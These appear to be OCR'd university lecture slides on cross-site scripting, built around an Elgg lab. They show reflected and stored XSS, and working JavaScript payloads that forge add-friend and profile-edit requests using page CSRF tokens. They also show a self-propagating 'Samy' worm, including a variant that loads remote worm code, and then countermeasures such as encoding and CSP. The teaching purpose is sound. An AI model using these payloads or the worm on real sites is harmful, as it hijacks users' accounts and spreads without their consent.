
Cross-Site Scripting Attack (XSS)

Outline

- The Cross-Site Scripting attack
- Reflected XSS
- Persistent XSS
- Damage done by XSS attacks
- XSS attacks to befriend with others
- XSS attacks to change other people's profiles
- Self-propagation
- Countermeasures

The Cross-Site Scripting Attack




- In XSS, an attacker injects his/her malicious code to the victim's browser via the target website.
- When code comes from a website, it is considered as trusted with respect to the website, so it can access and change the content on the pages, read cookies belonging to the website and sending out requests on behalf of the user.

- Basically, code can do whatever the user can do inside the session.

Types of XSS Attacks

- Non-persistent (Reflected) XSS Attack
- Persistent (Stored) XSS Attack

Non-persistent (Reflected) XSS Attack




If a website with a reflective behavior takes user inputs, then :

- Attackers can put JavaScript code in the input, so when the input is reflected back, the JavaScript code will be injected into the web page from the website.

Non-persistent (Reflected) XSS Attack

- Assume a vulnerable service on website : http://www.example.com/search?input=word, where word is provided by the users.
- Now the attacker sends the following URL to the victim and tricks him to click the link: http://www.example.com/search?input=<script>alert(“attack”);</script>
- Once the victim clicks on this link, an HTTP GET request will be sent to the www.example.com web server, which returns a page containing the search result, with the original input in the page. The input here is a JavaScript code which runs and gives a pop-up message on the victim’s browser.

Persistent (Stored) XSS Attack



- Attackers directly send their data to a target website/server which stores the data in a persistent storage.
- If the website later sends the stored data to other users, it creates a channel between the users and the attackers.

Example : User profile in a social network is a channel as it is set by one user and viewed by another.

Persistent (Stored) XSS Attack

- These channels are supposed to be data channels.
- But data provided by users can contain HTML markups and JavaScript code.
- If the input is not sanitized properly by the website, it is sent to other users' browsers through the channel and gets executed by the browsers.
- Browsers consider it like any other code coming from the website. Therefore, the code is given the same privileges as that from the website.

Damage Caused by XSS

Web defacing: JavaScript code can use DOM APIs to access the DOM nodes inside the hosting page. Therefore, the injected JavaScript code can make arbitrary changes to the page. Example: JavaScript code can change a news article page to something fake or change some pictures on the page.

Spoofing requests: The injected JavaScript code can send HTTP requests to the server on behalf of the user. (Discussed in later slides)

Stealing information: The injected JavaScript code can also steal victim's private data including the session cookies, personal data displayed on the web page, data stored locally by the web application.

Environment Setup

- Elgg: open-source web application for social networking with disabled countermeasures for XSS
- Elgg website : http://www.xsslabelgg.com
- The website is hosted on localhost via Apache's Virtual Hosting


```
<VirtualHost *:80>
        ServerName www.XSSLabElgg.com
        DocumentRoot /var/www/XSS/elgg
</VirtualHost>
```

Attack Surfaces for XSS attack

- To launch an attack, we need to find places where we can inject JavaScript code.
- These input fields are potential attack surfaces wherein attackers can put JavaScript code.
- If the web application doesn't remove the code, the code can be triggered on the browser and cause damage.
- In our task, we will insert our code in the "Brief Description" field, so that when Alice views Samy's profile, the code gets executed with a simple message.

XSS Attacks to Befriend with Others

Goal: Add Samy to other people's friend list without their consent.

Investigation taken by attacker Samy:

- Samy clicks "add-friend" button from Charlie's account (discussed in CSRF) to add himself to Charlie's friend list.
- Using Firefox's LiveHTTPHeader extension, he captures the add-friend request.

XSS Attacks to Befriend with Others

```
http://www.xsslabelgg.com/action/friends/add?friend=47          ①
          &__elgg_ts=1489201544&__elgg_token=7c1763...          ②

GET /action/friends/add?friend=47&__elgg_ts=1489201544
          &__elgg_token=7c17638deda9beee3122e63e315...
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) ...
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
X-Requested-With: XMLHttpRequest
Cookie: Elgg=nskthij9ilai0ijkbf2a0h00m1; elggperm=zT87L...      ③
Connection: keep-alive
```


Line ③: Session cookie which is unique for each user. It is automatically sent by browsers. Here, if the attacker wants to access the cookies, it will be allowed as the JavaScript code is from Elgg website and not a third-party page like in CSRF.

Line ①: URL of Elgg's add-friend request. UserID of the user to be added to the friend list is used. Here, Samy's UserID (GUID) is 47.

Line ②: Elgg's countermeasure against CSRF attacks (this is now enabled).

XSS Attacks to Befriend with Others

The main challenge is to find the values of CSRF countermeasures parameters : _elgg_ts and _elgg_token.


```
var elgg = {...
  "security":{"token":{"__elgg_ts":1543676484,                  ①
                       "__elgg_token":"alg70IWw5Md6iJbXFVgtDA"}}, ②
  "session":{"user":{"guid":47,...},... "name":"Alice",...}
  ...
};
```


<u>Line ① and ②:</u> The secret values are assigned to two JavaScript variables, which make our attack easier as we can load the values from these variables.

Our JavaScript code is injected inside the page, so it can access the JavaScript variables inside the page.

Construct an Add-friend Request


```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;

  // Set the timestamp and secret token parameters
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;          ①
  var token="&__elgg_token="+elgg.security.token.__elgg_token; ②

  //Construct the HTTP request to add Samy as a friend.
  var sendurl= "http://www.xsslabelgg.com/action/friends/add"  ③
               + "?friend=47" + token + ts;                    ④

  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET",sendurl,true);
  Ajax.setRequestHeader("Host","www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type",
                "application/x-www-form-urlencoded");
  Ajax.send();
}
</script>
```


Line ① and ②: Get timestamp and secret token from the JavaScript variables.

Line ③ and ④: Construct the URL with the data attached.

The rest of the code is to create a GET request using Ajax.

Inject the Code Into a Profile



- Samy puts the script in the "About Me" section of his profile.
- After that, let's login as "Alice" and visit Samy's profile.
- JavaScript code will be run and not displayed to Alice.
- The code sends an add-friend request to the server.
- If we check Alice's friends list, Samy is added.

XSS Attacks to Change Other People's Profiles

Goal: Putting a statement "SAMY is MY HERO" in other people's profile without their consent.

Investigation taken by attacker Samy:

- Samy captured an edit-profile request using LiveHTTPHeader.

Captured HTTP Request

```
http://www.xsslabelgg.com/action/profile/edit                    ①
POST HTTP/1.1 302 Found
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; ...
Accept: text/html,application/xhtml+xml,application/xml;...
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 489
Cookie: Elgg=hqk18rv5r1l1sbcikvvbep6v5                           ②
Connection: keep-alive
Upgrade-Insecure-Requests: 1

__elgg_token=BPyoX6EZ_KpJTa1xA3YCNA&__elgg_ts=1543678451         ③
&name=Samy
&description=Samy is my hero                                     ④
&accesslevel[description]=2                                      ⑤
... (many lines omitted) ...
&guid=47                                                         ⑥
```


Line ①: URL of the edit-profile service.

Line ②: Session cookie (unique for each user). It is automatically set by browsers.

Line ③: CSRF countermeasures, which are now enabled.

Captured HTTP Request (continued)

```
&name=Samy
&description=Samy is my hero                                    ④
&accesslevel[description]=2                                     ⑤
... (many lines omitted) ...
&guid=47                                                        ⑥
```


- Line ④: Description field with our text “Samy is my hero”
- Line ⑤: Access level of each field: 2 means the field is viewable to everyone.
- Line ⑥: User ID (GUID) of the victim. This can be obtained by visiting victim’s profile page source. In XSS, as this value can be obtained from the page. As we don’t want to limit our attack to one victim, we can just add the GUID from JavaScript variable called `elgg.session.user.guid`.

Construct the Malicious Ajax Request

```
var guid  = "&guid=" + elgg.session.user.guid;
var ts    = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
var name  = "&name=" + elgg.session.user.name;
var desc  = "&description=Samy is my hero" +
            "&accesslevel[description]=2";

// Construct the content of your url.
var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
var content = token + ts + name + desc + guid;
```

Construct the Malicious Ajax Request

To ensure that it does not modify Samy's own profile or it will overwrite the malicious content in Samy's profile.


```
  if (elgg.session.user.guid != 47){                    ①
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
    Ajax.setRequestHeader("Content-Type",
                          "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
```

Inject the into Attacker's Profile

- Samy can place the malicious code into his profile and then wait for others to visit his profile page.
- Login to Alice's account and view Samy's profile. As soon as Samy's profile is loaded, malicious code will get executed.
- On checking Alice profile, we can see that "SAMY IS MY HERO" is added to the "About me" field of her profile.

Self-Propagation XSS Worm


Using Samy's worm, not only will the visitors of Samy's profile be modified, their profiles can also be made to carry a copy of Samy's JavaScript code. So, when an infected profile was viewed by others, the code can further spread.

Challenges: How can JavaScript code produce a copy of itself?

Two typical approaches:

- DOM approach: JavaScript code can get a copy of itself directly from DOM via DOM APIs
- Link approach: JavaScript code can be included in a web page via a link using the src attribute of the script tag.

Self -Propagation XSS Worm



Self-Propagation XSS Worm

Document Object Model (DOM) Approach :

- DOM organizes the contents of the page into a tree of objects (DOM nodes).
- Using DOM APIs, we can access each node on the tree.

- If a page contains JavaScript code, it will be stored as an object in the tree.
- So, if we know the DOM node that contains the code, we can use DOM APIs to get the code from the node.

- Every JavaScript node can be given a name and then use the `document.getElementByID()` API to find the node.

Self-Propagation XSS Worm

```
<script id="worm">

// Use DOM API to get a copy of the content in a DOM node.
var strCode = document.getElementById("worm").innerHTML;

// Displays the tag content
alert(strCode);

</script>
```


- Use “document.getElementById(“worm”)” to get the reference of the node
- innerHTML gives the inside part of the node, not including the script tag.
- So, in our attack code, we can put the message in the description field along with a copy of the entire code.

Self-Propagation XSS Worm

```
window.onload = function(){
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";   ①
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</" + "script>";                                    ②

  // Put all the pieces together, and apply the URI encoding
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);   ③

  // Set the content of the description field and access level.
  var desc = "&description=Samy is my hero" + wormCode;
  desc    += "&accesslevel[description]=2";                          ④
```


Line ① and ②: Construct a copy of the worm code, including the script tags.

Line ②: We split the string into two parts and use “+” to concatenate them together. If we directly put the entire string, Firefox’s HTML parser will consider the string as a closing tag of the script block and the rest of the code will be ignored.

Self-Propagation XSS Worm

Line ③: In HTTP POST requests, data is sent with Content-Type as “application/x-www-form-urlencoded”. We use encodeURIComponent() function to encode the string.

Line ④: Access level of each field: 2 means public.

After Samy places this self-propagating code in his profile, when Alice visits Samy’s profile, the worm gets executed and modifies Alice’s profile, inside which, a copy of the worm code is also placed. So, any user visiting Alice’s profile will too get infected in the same way.

Self-Propagation XSS Worm: The Link Approach

```
<script  type="text/javascript"
         src="http://www.example.com/xssworm.js">
</script>
```

```
window.onload = function(){
  var wormCode =  encodeURIComponent(
       "<script type=\"text/javascript\" " +
       "id =\"worm\" " +
       "src=\"http://www.example.com/xssworm.js\">" +
       "</" + "script>");

  // Set the content for the description field
  var desc ="&description=Samy is my hero" + wormCode;
  desc    += "&accesslevel[description]=2";

  (the rest of the code is the same as that in the previous approach)
  ...
}
```

- The JavaScript code xssworm.js will be fetched from the URL.
- Hence, we do not need to include all the worm code in the profile.
- Inside the code, we need to achieve damage and self-propagation.

Countermeasures: the Filter Approach

- Removes code from user inputs.
- It is difficult to implement as there are many ways to embed code other than <script> tag.
- Use of open-source libraries that can filter out JavaScript code.
- Example : jsoup

Countermeasures: The Encoding Approach

- Replaces HTML markups with alternate representations.
- If data containing JavaScript code is encoded before being sent to the browsers, the embedded JavaScript code will be displayed by browsers, not executed by them.
- Converts <script> alert(‘XSS’) </script> to <script>alert(‘XSS’)

Countermeasures: Elgg's Approach

PHP module HTMLawed:

Highly customizable PHP script to sanitize HTML against XSS attacks.

PHP function htmlspecialchars:

Encode data provided by users, s.t., JavaScript code in user's inputs will be interpreted by browsers only as strings and not as code.

Defeating XSS using Content Security Policy

- Fundamental Problem: mixing data and code (code is inlined)
- Solution: Force data and code to be separated. (1) Don't allow the inline approach. (2) Only allow the link approach.


```
<script>
 ... JavaScript code ...                                          ①
</script>

<button onclick="this.innerHTML=Date()">The time is?</button>    ②

<script src="myscript.js"> </script>                             ③
<script src="http://example.com/myscript.js"></script>           ④
```

CSP Example

- Policy based on the origin of the code

```
Content-Security-Policy: script-src 'self' example.com
                         https://apis.google.com
```

Code from self, example.com, and google will be allowed.

How to Securely Allow Inlined Code

- Using nonce

```
Content-Security-Policy: script-src 'nonce-34fo3er92d'
```

```
<script nonce=34fo3er92d>
  ... JavaScript code ...                    ①
</script>

<script nonce=3efsdfsdfc>
  ... JavaScript code ...                    ②
</script>
```

Allowed

Not allowed

- Using hash of the code

Setting CSP Rules

```
<?php
  $cspheader = "Content-Security-Policy: ".
               "default-src 'self';".
               "script-src 'self' 'nonce-1rA2345' www.example.com".
               "";
  header($csphader);
?>
<html>
... page contents ...
<html>
```

Discussion Questions

Question 1: What are the main differences of CSRF and XSS attacks? They both have “cross site” in their names.

Question 2: Can we use the countermeasures against CSRF attacks to defend against XSS attacks, including the secret token and same-site cookie approaches?

Summary

- Two types of XSS attacks
- How to launch XSS attacks
- Create a self-propagating XSS worm
- Countermeasures against XSS attacks